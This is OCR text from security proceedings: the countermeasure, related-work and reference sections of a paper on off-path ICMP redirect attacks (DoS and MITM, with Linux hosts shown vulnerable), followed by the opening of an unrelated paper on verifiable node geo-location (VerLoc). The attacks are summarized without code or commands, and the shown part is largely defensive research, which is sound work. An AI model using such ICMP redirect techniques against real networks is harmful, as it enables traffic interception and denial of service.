
Network Changes. At the network level, ISPs can make network changes to block ICMP redirects. Firstly, ingress filtering [28] should be applied to block spoofed packets on the Internet in general, including spoofed ICMP messages. In addition, an effective ICMP redirect message must spoof the IP address of a victim's gateway IP address. This means that it is even easier for a network to recognize and block spoofed incoming ICMP redirect messages, as packets coming from outside of the network should not have a source IP of an internal node. We do note that this defense does not necessarily apply to LAN attackers. Second, ICMP redirect messages are supposed to be issued by a local gateway and therefore should not appear on the Internet by design [67]. However, this policy again does not help against LAN attackers.

Protocols Changes. Another possible countermeasure is to make protocol changes to improve the legitimacy check mechanism in ICMP. For example, UDP can be redesigned with an extension (i.e., header) to embed an additional secret exchanged in the beginning of a session — similar to the MD5 option in TCP. In such a design, an off-path attacker would have no knowledge about the secret and therefore unable to craft a legitimate ICMP message embedding the correct value in the UDP header. Nevertheless, this change is substantial as it requires fundamental changes to UDP and any other stateless protocols that may be exploited by the attacker. Therefore, it is a significant challenge to deploy this countermeasure in the real world.


Host Changes. Given the limitations of the previous countermeasures, we propose another defense which can be deployed at a victim host alone to stop the attack. Specifically, we propose individual hosts concerned about the ICMP redirect attack to disable the ICMP redirect mechanism for stateless protocols. According to ICMP specifications [6,67], disabling the ICMP redirect mechanism at the originator will cause the usage of sub-optimal routing path to the destination, incurring an additional link latency due to traversing the extra node (i.e., the original gateway); however, it does not affect the connectivity of the network. As a result, the incurred additional link latency (i.e., the increased RTT) is the only side effect of this countermeasure. Note that this side effect does not apply to TCP, since we still allow ICMP redirect messages embedding TCP packets. We prototype our countermeasure in the real world and evaluate it in different network scenarios, particularly the incurred performance loss for two widely used UDP-based applications, i.e., TFTP and QUIC.

First, we evaluate our countermeasure under the scenario of files downloading via TFTP. We set up a real testbed with a vulnerable UDP server inside AS4538 (with 10 Gbps bandwidth) and a client inside AS7494 (with 10Mbps downlink bandwidth). The server has two gateways. One of the two gateways is worse than the other with an additional link, and we measure the impact of our countermeasure with three different link latency, i.e., 3.39 milliseconds, 6.71 milliseconds, and 9.21 milliseconds, respectively. Initially, we set up the server to use the sub-optimal gateway. When the ICMP redirect mechanism is enabled for the server's UDP traffic, the server dynamically updates its routing to use the optimal gateway. In contrast, when the ICMP redirect is disabled by our countermeasure, the server always uses its default and sub-optimal gateway.

We are able to confirm that the server protected by our countermeasure will ignore ICMP redirect messages embedding a UDP datagram, thus successfully defending the attacks. To estimate the incurred performance degradation due to using the sub-optimal paths, we download video files from the server to the client via TFTP and compare the downloading time with and without enabling our countermeasure. Figure 13(a) shows the time of downloading files of different sizes. It can be seen that different link latency (i.e., 3.39 milliseconds, 6.71 milliseconds, and 9.21 milliseconds) induced due to our countermeasure affects the downloading time, especially when the file size is smaller than 100KB. The greater the link latency is, the more time it takes to download the files. As shown in Figure 13(b), the extra download time introduced by our countermeasure percentage-wise is significant for small files. This is because link latency (i.e., the RTT) usually accounts for the majority of the time when downloading small files, and thus the increased link latency in our countermeasure matters significantly. However, when the files are small (100KB or



(a) Time of downloading files with ICMP redirects enabled or not.



(b) Performance loss with ICMP redirects disabled.

Figure 13: Evaluation of our countermeasure under the scenario of files downloading via TFTP.

less), the absolute time needed to download the files (see Figure 13(a)) is insignificant, much less than one second. When the file exceeds 1MB, we see the performance loss percentage-wise reducing quickly to 17% (or <1% when the file size is larger than 100MB). This is because large files are insensitive to the additional link latency introduced by our countermeasure, and the incurred delay accounts for the minority of the total time to transfer the files.

Second, we evaluate the impacts of our countermeasure on the UDP-based protocol of QUIC. The experimental setting is as follows. A vulnerable web client inside AS132203 runs the Chrome browser to access Google's website. The communication between the client and Google's web server is undertaken by the UDP-based protocol of QUIC. The client's bandwidth is 20Mbps, and it has two gateways. At first, we set up the client to use the gateway in the sub-optimal path with an extra link latency of 3.25 milliseconds, 6.36 milliseconds and 9.93 milliseconds, respectively. When the ICMP redirect mechanism is enabled for the client's UDP traffic, it will dynamically update its routing to use the gateway in the optimal path to access the web server. Instead, when the ICMP redirect is disabled, the client always uses its default and sub-optimal one.


We issue 1,000 requests from the client to the server under different situations (i.e., ICMP redirect enabled and ICMP redirect disabled with the latency of 3.25 milliseconds, 6.36 milliseconds and 9.93 milliseconds respectively) and then compare the time for loading the web page. Figure 14 shows the cumulative distribution function (CDF) of the page loading time under different situations. On average, the performance penalty (extra page loading time) is 4.92 milliseconds (1.38%), 11.81 milliseconds (3.32%), and 26.68 (i.e., 7.51%) milliseconds for the three setups, respectively.

In summary, we propose three different countermeasures (i.e., network changes, protocol changes, and host changes) to mitigate the identified attacks and show the applicable scenarios of each countermeasure. Network operators can choose the suitable one according to their requirements.

9 Related Work

ICMP Redirect Abusing. ICMP redirect is proposed as a standard in RFC 792 [67] that is used by gateways to advise hosts of better routes. However, it is also abused by attackers to rewrite the routing of victim hosts. Bellovin proposed to abuse ICMP redirect to rewrite a victim host's gateway, as a result manipulating the victim's network traffic [8, 9]. However, it was considered that a redirect message must be tied to an existing connection, and the message cannot be used to make an unsolicited change to the victim's routing [8]. Moreover, redirects were considered only applicable within a limited topology [8, 9]. Recently, ICMP redirects were leveraged to perform side channel attacks that can infer ephemeral port numbers used in a DNS query, leading to DNS cache poisoning [38]. Zimperium presented "DoubleDirect" which first redirects a victim's DNS traffic and identifies IPs being accessed by the victim, then it redirects the victim's traffic sending to these IPs again, thus achieving a full-duplex MITM [89]. However, it was considered that Linux is invulnerable since Linux does not accept ICMP redirect messages. We uncover a gap in ICMP legitimacy mechanism and demonstrate that Linux systems are also severely vulnerable.

In Kulas's talk, ICMP echoes were exploited to evade the legitimacy check mechanism in Windows 7 and Linux systems excluding kernel version 3.6.x, and then perform ICMP redirect attacks on LANs [41]. Actually, we measure that Windows 7 (Windows 7 professional with SP1, SP2 and SP3) is invulnerable to ICMP redirect messages embedded with ICMP echoes, since Windows systems do not strictly follow the ICMP specifications (Windows enables the ICMP redirect



(a) Redirect enabled vs. disabled with 3.25ms. (b) Redirect enabled vs. disabled with 6.36ms. (c) Redirect enabled vs. disabled with 9.93ms.

Figure 14: The performance impact of our countermeasure on QUIC application.

mechanism by default; however, it does not respond to the received ICMP redirect messages even if the messages are legitimate [80]), and we demonstrate that Linux kernel version 3.6.x (i.e., version 3.6.0∼3.6.11) can still be compromised in our attack. Besides, in the real world, ICMP echoes may be blocked due to performance and security considerations [79], resulting in the failure of the previous attack. Different from her work, we reveal the gap in ICMP legitimacy checks and uncover that a suite of stateless protocols is exploitable to evade the checks. Moreover, we extend the attack to the Internet for the first time and uncover a large number of vulnerable public servers in the real world.

Actually, quite a lot of previous studies on ICMP redirect attacks can be searched [48, 56, 63, 85, 86], including those released in technical blogs or textbooks [5, 22, 37, 83]. However, at present, few of these attacks can succeed on the Internet, since they can only be performed in the early broadcast link network [48, 56, 63, 86], or the forged ICMP redirect messages cannot pass the modern OSes' check [5, 22, 37, 83, 85]. For example, the existence of UDP sockets will be checked, which prevents the acceptance of the previously forged ICMP redirect messages [5, 22, 37, 83].

Off-Path Network Traffic Manipulating. Qian *et al.* discussed that ICMP error messages of TTL-expired may be exploited to terminate TCP connections, however the embedded sequence number in the message must pass the check mechanism, which is highly unlikely [68]. Facilitated by side channels in the challenge ACK mechanism [70], Cao *et al.* demonstrated that a pure off-path attacker can terminate or poison a victim TCP connection, thus manipulating the victim TCP traffic maliciously [14, 15]. Chen and Qian showed that a timing side channel that exists in half-duplex IEEE 802.11 or Wi-Fi technology can also be exploited to manipulate TCP traffic by off-path attackers [16]. Man *et al.* proposed that off-path attackers can exploit the side channel in ICMP rate limit to manipulate UDP traffic, as a result poisoning DNS cache [50]. Feng *et al.* discovered a side channel in the new mixed IPID assignment which can also be exploited to manipulate TCP traffic by off-path attackers [26, 27]. The targets of these attacks are specific to transport layer network traffic, e.g., TCP and UDP, while the attacks we proposed will compromise all the traffic undertaken by the IP layer. Moreover, most of the previous attacks have been mitigated by security communities [14, 15, 50].

Routing hijacking in control planes (e.g., anomalous BGP announcements [17, 62, 74] and OSPF routing table poisoning [57, 58, 76]) also allows off-path attackers to manipulate network traffic. Fortunately, security mechanisms have been proposed to prevent those attacks [10, 11, 43]. IP fragmentation is also frequently exploited to manipulate network traffic, such as DNS cache poisoning [33, 34], traffic interception [29, 30], or IDS evasion [4, 65, 75]. Several standards have been proposed to discover path MTU, thus preventing the abuse of IP fragmentation [24, 52, 55].

10 Conclusion

In this paper, we investigate the vulnerability in ICMP specifications that can be exploited by pure off-path attackers to evade the check mechanism. Facilitated by this vulnerability that appears in a wide range of major OSes, we demonstrate that ICMP redirect attacks can be revitalized to cause serious damages in the real world. In particular, we show that a remote off-path attacker can perform a stealthy DoS attack against public servers on the Internet, and a large number of public servers on the Internet are vulnerable to our attack. We also demonstrate that if the off-path attacker and the victims reside in the same network, the attacker may be able to construct MITM attack via issuing forged ICMP redirect messages. We develop different countermeasures against the attacks. The prototype of an enhanced ICMP redirect mechanism deployed at hosts confirms the effectiveness of our countermeasure with limited side effects on network performance.

Acknowledgment

We thank the anonymous reviewers for their insightful comments. In particular, we are grateful to our shepherd Alexandra Dmitrienko for her guidance on improving our work. This work was in part supported by China National Funds for Distinguished Young Scientists with No.61825204, National Natural Science Foundation of China with No.61932016 and

No.62132011, Beijing Outstanding Young Scientist Program with No.BJJWZYJH01201910003011. Kun Sun's work was in part supported by U.S. ONR grants N00014-16-1-3214 and N00014-18-2893, U.S. ARO grant W911NF-17-1-0447.

References

[1] How to disable icmp redirects? [guide]. https://forum.xda-developers.com/t/how-to-disable-icmp-redirects-guide.2969627/, Accessed November 2021.

[2] Kernel security settings. https://wiki.ubuntu.com/ImprovedNetworking/KernelSecuritySettings, Accessed November 2021.

[3] Rooting your android: Advantages, disadvantages, and snags. https://www.kaspersky.com/blog/android-root-faq/17135/, Accessed November 2021.

[4] Antonios Atlasis. Attacking ipv6 implementation using fragmentation. *Blackhat europe*, pages 14–16, 2012.

[5] Andrew Ayer. Icmp redirect attacks in the wild. https://www.agwa.name/blog/post/icmp_redirect_attacks_in_the_wild, Accessed November 2021.

[6] Fred Baker. Requirements for IP Version 4 Routers. RFC 1812, Internet Engineering Task Force, June 1995.

[7] Fred Baker and Pekka Savola. Ingress Filtering for Multihomed Networks. RFC 3704, Internet Engineering Task Force, March 2004.

[8] Steven M Bellovin. Security problems in the tcp/ip protocol suite. *ACM SIGCOMM Computer Communication Review*, 19(2):32–48, 1989.

[9] Steven M Bellovin. A look back at "security problems in the tcp/ip protocol suite". In *20th Annual Computer Security Applications Conference*, pages 229–249. IEEE, 2004.

[10] Manav Bhatia, Sam Hartman, Dacheng Zhang, and Acee Lindem. Security Extension for OSPFv2 When Using Manual Key Management. RFC 7474, Internet Engineering Task Force, April 2015.

[11] Manav Bhatia, Vishwas Manral, Matthew J. Fanto, Russ I. White, M. Barnes, Tony Li, and Randall J. Atkinson. OSPFv2 HMAC-SHA Cryptographic Authentication. RFC 5709, Internet Engineering Task Force, October 2009.

[12] Robert Braden. Requirements for Internet Hosts - Communication Layers. RFC 1122, Internet Engineering Task Force, October 1989.

[13] Jiahao Cao, Qi Li, Renjie Xie, Kun Sun, Guofei Gu, Mingwei Xu, and Yuan Yang. The crosspath attack: Disrupting the SDN control channel via shared links. In *28th USENIX Security Symposium, USENIX Security 2019, Santa Clara, CA, USA, August 14-16, 2019*, pages 19–36, 2019.

[14] Yue Cao, Zhiyun Qian, Zhongjie Wang, Tuan Dao, Srikanth V Krishnamurthy, and Lisa M Marvel. Off-path tcp exploits: Global rate limit considered dangerous. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 209–225, 2016.

[15] Yue Cao, Zhiyun Qian, Zhongjie Wang, Tuan Dao, Srikanth V Krishnamurthy, and Lisa M Marvel. Off-path tcp exploits of the challenge ack global rate limit. *IEEE/ACM Transactions on Networking*, 26(2):765–778, 2018.

[16] Weiteng Chen and Zhiyun Qian. Off-path tcp exploit: How wireless routers can jeopardize your secrets. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 1581–1598, 2018.

[17] Shinyoung Cho, Romain Fontugne, Kenjiro Cho, Alberto Dainotti, and Phillipa Gill. Bgp hijacking classification. In *2019 Network Traffic Measurement and Analysis Conference (TMA)*, pages 25–32. IEEE, 2019.

[18] Cisco. Understanding icmp redirect messages. https://www.cisco.com/c/en/us/support/docs/ios-nx-os-software/nx-os-software/213841-understanding-icmp-redirect-messages.html, Accessed November 2021.

[19] Alex Conta, Stephen Deering, and Mukesh Gupta. Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification. RFC 4443, Internet Engineering Task Force, March 2006.

[20] Tianxiang Dai and Haya Shulman. Smap: Internet-wide scanning for spoofing. In *Annual Computer Security Applications Conference*, pages 1039–1050, 2021.

[21] Dan. Tor node list. https://www.dan.me.uk/tornodes, Accessed November 2021.

[22] Wenliang Du. *Computer & Internet Security: A Hands-on Approach*. Wenliang Du, 2019.

[23] Zakir Durumeric, David Adrian, Ariana Mirian, Michael Bailey, and J Alex Halderman. A search engine backed by internet-wide scanning. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 542–553, 2015.

[24] Godred Fairhurst, Tom Jones, Michael Tüxen, Irene Rüngeler, and Timo Völker. Packetization layer path mtu

discovery for datagram transports. RFC 8899, Internet Engineering Task Force, September 2020.

[25] Dino Farinacci, Tony Li, Stan Hanks, David Meyer, and Paul Traina. Generic Routing Encapsulation (GRE). RFC 2784, Internet Engineering Task Force, March 2000.

[26] Xuewei Feng, Chuanpu Fu, Qi Li, Kun Sun, and Ke Xu. Off-path tcp exploits of the mixed ipid assignment. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, page 1323–1335, 2020.

[27] Xuewei Feng, Qi Li, Kun Sun, Chuanpu Fu, and Ke Xu. Off-path tcp hijacking attacks via the side channel of downgraded ipid. *IEEE/ACM Transactions on Networking*, 30(1):409–422, 2022.

[28] Paul Ferguson and Daniel Senie. Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing. RFC 2827, Internet Engineering Task Force, May 2000.

[29] Yossi Gilad and Amir Herzberg. Fragmentation considered vulnerable: Blindly intercepting and discarding fragments. In *Proceedings of the 5th USENIX conference on Offensive technologies*, pages 2–2. USENIX Association, 2011.

[30] Yossi Gilad and Amir Herzberg. Fragmentation considered vulnerable. *ACM Transactions on Information and System Security (TISSEC)*, 15(4):16, 2013.

[31] Fernando Gont. ICMP Attacks against TCP. RFC 5927, Internet Engineering Task Force, July 2010.

[32] Fernando Gont and Steven Bellovin. Defending against Sequence Number Attacks. RFC 6528, Internet Engineering Task Force, February 2012.

[33] Amir Herzberg and Haya Shulman. Fragmentation considered poisonous, or: One-domain-to-rule-them-all. org. In *2013 IEEE Conference on Communications and Network Security (CNS)*, pages 224–232. IEEE, 2013.

[34] Amir Herzberg and Haya Shulman. Towards adoption of dnssec: Availability and security challenges. *IACR Cryptology ePrint Archive*, 2013:254, 2013.

[35] Amir Herzberg and Haya Shulman. Vulnerable delegation of dns resolution. In *European Symposium on Research in Computer Security*, pages 219–236. Springer, 2013.

[36] Paul Hoffman, Andrew Sullivan, and Kazunori Fujiwara. DNS Terminology. RFC 8499, Internet Engineering Task Force, January 2019.

[37] Ivan. Icmp redirect attacks with scapy. https://ivanitlearning.wordpress.com/2019/05/20/icmp-redirect-attacks-with-scapy/, Accessed November 2021.

[38] Man Keyu, Xin'an Zhou, and Zhiyun Qian. Dns cache poisoning attack: Resurrections with side channels. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 3400–3414, 2021.

[39] Tom Killalea. Recommended Internet Service Provider Security Services and Procedures. RFC 3013, Internet Engineering Task Force, November 2000.

[40] Marc Kührer, Thomas Hupperich, Jonas Bushart, Christian Rossow, and Thorsten Holz. Going wild: Large-scale classification of open dns resolvers. In *Proceedings of the 2015 Internet Measurement Conference*, pages 355–368, 2015.

[41] Dorota Kulas. Type=5, code=1 (or lady in the middle). https://hackinparis.com/archives/2016/#talk-2016-lady-in-the-middle, Accessed November 2021.

[42] Markus Legner, Tobias Klenze, Marc Wyss, Christoph Sprenger, and Adrian Perrig. Epic: Every packet is checked in the data plane of a path-aware internet. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 541–558, 2020.

[43] Matthew Lepinski and Kotikalapudi Sriram. BGPsec Protocol Specification. RFC 8205, Internet Engineering Task Force, September 2017.

[44] Franziska Lichtblau, Florian Streibelt, Thorben Krüger, Philipp Richter, and Anja Feldmann. Detection, classification, and analysis of inter-domain traffic with spoofed source ip addresses. In *Proceedings of the 2017 Internet Measurement Conference*, pages 86–99, 2017.

[45] Linux. Arp spoofing protection for linux kernels. http://burbon04.gmxhome.de/linux/ARPSpoofing.html, Accessed November 2021.

[46] Linux. Linux manual page. https://man7.org/linux/man-pages/man8/traceroute.8.html, Accessed November 2021.

[47] Ioana Livadariu, Karyn Benson, Ahmed Elmokashfi, Amogh Dhamdhere, and Alberto Dainotti. Inferring carrier-grade nat deployment in the wild. In *IEEE INFOCOM 2018-IEEE Conference on Computer Communications*, pages 2249–2257. IEEE, 2018.

[48] Christopher Low. Icmp attacks illustrated. https://www.sans.org/reading-room/whitepapers/threats/paper/477, Accessed November 2021.

[49] Matthew Luckie, Robert Beverly, Ryan Koga, Ken Keys, Joshua A Kroll, and k claffy. Network hygiene, incentives, and regulation: Deployment of source address validation in the internet. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 465–480, 2019.

[50] Keyu Man, Zhiyun Qian, Zhongjie Wang, Xiaofeng Zheng, Youjun Huang, and Haixin Duan. Dns cache poisoning attack reloaded: Revolutions with side channels. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, page 1337–1350, 2020.

[51] Materialize and DominikTV. csploit. http://www.csploit.org/, Accessed November 2021.

[52] Jack McCann, Steve Deering, and Jeffrey Mogul. Path mtu discovery for ip version 6. RFC 1981, Internet Engineering Task Force, August 1996.

[53] Robert Merget, Juraj Somorovsky, Nimrod Aviram, Craig Young, Janis Fliegenschmidt, Jörg Schwenk, and Yuval Shavitt. Scalable scanning and automatic classification of TLS padding oracle vulnerabilities. In *28th USENIX Security Symposium, USENIX Security 2019, Santa Clara, CA, USA, August 14-16, 2019*, 2019.

[54] Paul V Mockapetris. Domain names - implementation and specification. RFC 1035, Internet Engineering Task Force, November 1987.

[55] Jeffrey Mogul and Steve Deering. Path mtu discovery. RFC 1191, Internet Engineering Task Force, November 1990.

[56] Robbie Myers. Attacks on tcp/ip protocols. https://www.utc.edu/sites/default/files/2021-04/course-paper-5620-attacktcpip.pdf, Accessed November 2021.

[57] Gabi Nakibly, Alex Kirshon, Dima Gonikman, and Dan Boneh. Persistent ospf attacks. In *NDSS*, 2012.

[58] Gabi Nakibly, Adi Sosnovich, Eitan Menahem, Ariel Waizel, and Yuval Elovici. Ospf vulnerability to persistent poisoning attacks: a systematic analysis. In *Proceedings of the 30th Annual Computer Security Applications Conference*, pages 336–345, 2014.

[59] Seung Yeob Nam, Sirojiddin Jurayev, Seung-Sik Kim, Kwonhue Choi, and Gyu Sang Choi. Mitigating arp poisoning-based man-in-the-middle attacks in wired or wireless lan. *EURASIP Journal on Wireless Communications and Networking*, 2012(1):89, 2012.

[60] Thomas Narten, Erik Nordmark, William Simpson, and Hesham Soliman. Neighbor Discovery for IP version 6 (IPv6). RFC 4861, Internet Engineering Task Force, September 2007.

[61] Erik Nordmark and Robert Gilligan. Basic Transition Mechanisms for IPv6 Hosts and Routers. RFC 4213, Internet Engineering Task Force, October 2005.

[62] Ola Nordström and Constantinos Dovrolis. Beware of bgp attacks. *ACM SIGCOMM Computer Communication Review*, 34(2):1–8, 2004.

[63] Alberto Ornaghi and Marco Valleri. Man in the middle attacks. In *Blackhat Conference Europe*, volume 1045, 2003.

[64] Charles Perkins. IP Encapsulation within IP. RFC 2003, Internet Engineering Task Force, October 1996.

[65] Gibbs Pierce. Intrusion detection evasion techniques and case studies. *SANS Institute InfoSec Reading Room*, 2017.

[66] Victor Le Pochat, Tom van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczynski, and Wouter Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*, 2019.

[67] Jon Postel. Internet Control Message Protocol. RFC 792, Internet Engineering Task Force, September 1981.

[68] Zhiyun Qian and Z Morley Mao. Off-path tcp sequence number inference attack-how firewall middleboxes reduce security. In *2012 IEEE Symposium on Security and Privacy*, pages 347–361. IEEE, 2012.

[69] Md F Abdur Rahman and Parves Kamal. Holistic approach to arp poisoning and countermeasures by using practical examples and paradigm. *International Journal of Advancements in Technology*, 5(2):82–95, 2014.

[70] Anantha Ramaiah, R Stewart, and Mitesh Dalal. Improving TCP's Robustness to Blind In-Window Attacks. RFC 5961, Internet Engineering Task Force, August 2010.

[71] Ram Sundara Raman, Adrian Stoll, Jakub Dalek, Armin Sarabi, Reethika Ramesh, Will Scott, and Roya Ensafi. Measuring the deployment of network censorship filters at global scale. In *Network and Distributed System Security Symposium (NDSS)*, 2020.

[72] Kyle Schomp, Tom Callahan, Michael Rabinovich, and Mark Allman. On measuring the client-side dns infrastructure. In *Proceedings of the 2013 conference on Internet measurement conference*, pages 77–90, 2013.

[73] Kyle Schomp, Tom Callahan, Michael Rabinovich, and Mark Allman. Dns record injection vulnerabilities in home routers. http://www.icir.org/mallman/talks/schomp-dns-security-nanog61.pdf, Accessed November 2021.

[74] Pavlos Sermpezis, Vasileios Kotronis, Alberto Dainotti, and Xenofontas Dimitropoulos. A survey among network operators on bgp prefix hijacking. *ACM SIGCOMM Computer Communication Review*, 48(1):64–69, 2018.

[75] Umesh Shankar and Vern Paxson. Active mapping: Resisting nids evasion without altering traffic. In *2003 Symposium on Security and Privacy*, pages 44–61. IEEE, 2003.

[76] Yubo Song, Shang Gao, Aiqun Hu, and Bin Xiao. Novel attacks in ospf networks to poison routing table. In *2017 IEEE International Conference on Communications (ICC)*, pages 1–6. IEEE, 2017.

[77] Samuel Sotillo. Ipv6 security issues. *Scanning*, pages 1–6, 2006.

[78] Sourceforge. Antidote. http://antidote.sourceforge.net/, Accessed November 2021.

[79] Spiceworks. Can i ping your server? yes or no and why? https://community.spiceworks.com/topic/2197121-can-i-ping-your-server-yes-or-no-\and-why, Accessed November 2021.

[80] Spiceworks. Icmp redirects. https://community.spiceworks.com/topic/292861-icmp-redirects, Accessed November 2021.

[81] Pyda Srisuresh and Borch Egevang Kjeld. Traditional IP Network Address Translator (Traditional NAT). RFC 3022, Internet Engineering Task Force, January 2001.

[82] Ram Sundara Raman, Prerana Shenoy, Katharina Kohls, and Roya Ensafi. Censored planet: An internet-wide, longitudinal censorship observatory. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 49–66, 2020.

[83] Joff Thyer. Better spoofing of icmp host redirect messages with scapy. http://blog.packetheader.net/2010/06/better-spoofing-of-icmp-host-redirect.html, Accessed November 2021.

[84] Serge Vaudenay. Security flaws induced by CBC padding - applications to ssl, ipsec, WTLS ... In *Advances in Cryptology - EUROCRYPT 2002, International Conference on the Theory and Applications of Cryptographic Techniques, Amsterdam, The Netherlands, April 28 - May 2, 2002, Proceedings*, pages 534–546, 2002.

[85] Yuri Volobuev. Arp and icmp redirection games. https://insecure.org/sploits/arp.games.html, Accessed November 2021.

[86] Saili Waichal and BB Meshram. Router attacks-detection and defense mechanisms. *International Journal of Scientific & Technology Research*, 2(6), 2013.

[87] Bo Wu, Ke Xu, Qi Li, Zhuotao Liu, Yih-Chun Hu, Martin J Reed, Meng Shen, and Fan Yang. Enabling efficient source and path verification via probabilistic packet marking. In *2018 IEEE/ACM 26th International Symposium on Quality of Service (IWQoS)*, pages 1–10. IEEE, 2018.

[88] Guodong Zhao, Ke Xu, Lei Xu, and Bo Wu. Detecting apt malware infections based on malicious dns and traffic analysis. *IEEE access*, 3:1132–1142, 2015.

[89] Zimperium. Doubledirect. https://blog.zimperium.com/doubledirect-zimperium-discovers-full-duplex-icmp-redirect-attacks-in-the-wild/, Accessed November 2021.

VerLoc: Verifiable Localization in Decentralized Systems

Katharina Kohls
Radboud University Nijmegen
kkohls@cs.ru.nl

Claudia Diaz
imec-COSIC KU Leuven
Nym Technologies SA
claudia.diaz@esat.kuleuven.be

Abstract

We tackle the challenge of reliably determining the geo-location of nodes in decentralized networks, considering adversarial settings and without depending on any trusted landmarks. In particular, we consider active adversaries that control a subset of nodes, announce false locations and strategically manipulate measurements. To address this problem we propose, implement and evaluate *VerLoc*, a system that allows verifying the claimed geo-locations of network nodes in a fully decentralized manner. *VerLoc* securely schedules roundtrip time (RTT) measurements between randomly chosen pairs of nodes. Trilateration is then applied to the set of measurements to verify claimed geo-locations. We evaluate *VerLoc* both with simulations and in the wild using a prototype implementation integrated in the Nym network (currently run by thousands of nodes). We find that *VerLoc* can localize nodes in the wild with a median error of 60 km, and that in attack simulations it is capable of detecting and filtering out adversarial timing manipulations for network setups with up to 20 % malicious nodes.

1 Introduction

Whenever network applications depend on specific locations for service nodes, they also depend on truthful location information [11, 51]. As GeoIP databases are not always reliable [18, 37, 44], active localization approaches that use timing measurements to derive geo-location have been proposed in prior work. Systems like Spotter [31], Octant [52], or constraint-based geo-location [21, 25, 30] send timing probes to targets from trusted landmarks that have a known location [13, 15]. Combining the timing measurements obtained by the set of landmarks allows to narrow down the location of the target. While this allows for predictions up to street-level granularity [12, 50], landmark-based systems rely on a trusted setup. Spotter and Co. depend on accurate ground truth information for landmark locations, as well as on honest accurate reporting of timing measurements by the landmarks. Such systems are neither robust to malicious landmarks that lie about their location or obtained measurements, nor to malicious targets that strategically manipulate timing measurements by, e. g., delaying responses to certain timing probes. This makes these solutions inadequate for decentralized settings that may be subject to adversarial conditions.

A scheme that allows to verify geo-location in networks in a fully decentralized manner – without relying on trusted landmarks or measurements – can be useful in a variety of scenarios. Here we highlight two use cases. First, *overlay anonymous communication networks* such as Tor [1] and Nym [2] route user connections through relays in multiple jurisdictions to protect against adversaries who have monitoring and coercion powers within a zone of adversarial control. Location diversity strengthens security, as it becomes harder to monitor, compromise or censor the full network [48]. Ensuring location diversity when routing a connection requires reliable geo-location information. However, prior work demonstrates that available solutions sometimes result in incorrect location information, e. g., 194 out of 6042 Tor relays were found to be in a different country than the one indicated by their GeoIP entry [27]. We can thus see that misleading location information is not only a theoretical possibility, and may even be actively used to obfuscate the whereabouts of network nodes. In addition to supporting geographic diversity, publicly verifiable node locations enable other functionalities dependent on accurate location data, such as location-aware anonymous routing policies that reduce end-to-end latency by favouring routes that travel a smaller distance [3, 40].

Second, location diversity is also important for resilience purposes in *peer-to-peer networks that jointly maintain a blockchain*, such as Bitcoin [3]. The concentration of network servers in certain geo-locations makes the network vulnerable to regional events, including natural disasters [54] as well as politically motivated interventions [8]. A method to reliably verify peer locations in a fully decentralized manner would enable such permissionless networks to incentivize location

[1] https://www.torproject.org
[2] https://nymtech.net
[3] https://bitcoin.org/

diversification, while ensuring that malicious peers cannot take advantage by faking their location. In particular, node locations can serve as one of the variables in the delegation criteria in systems based on delegated proof of stake [26].

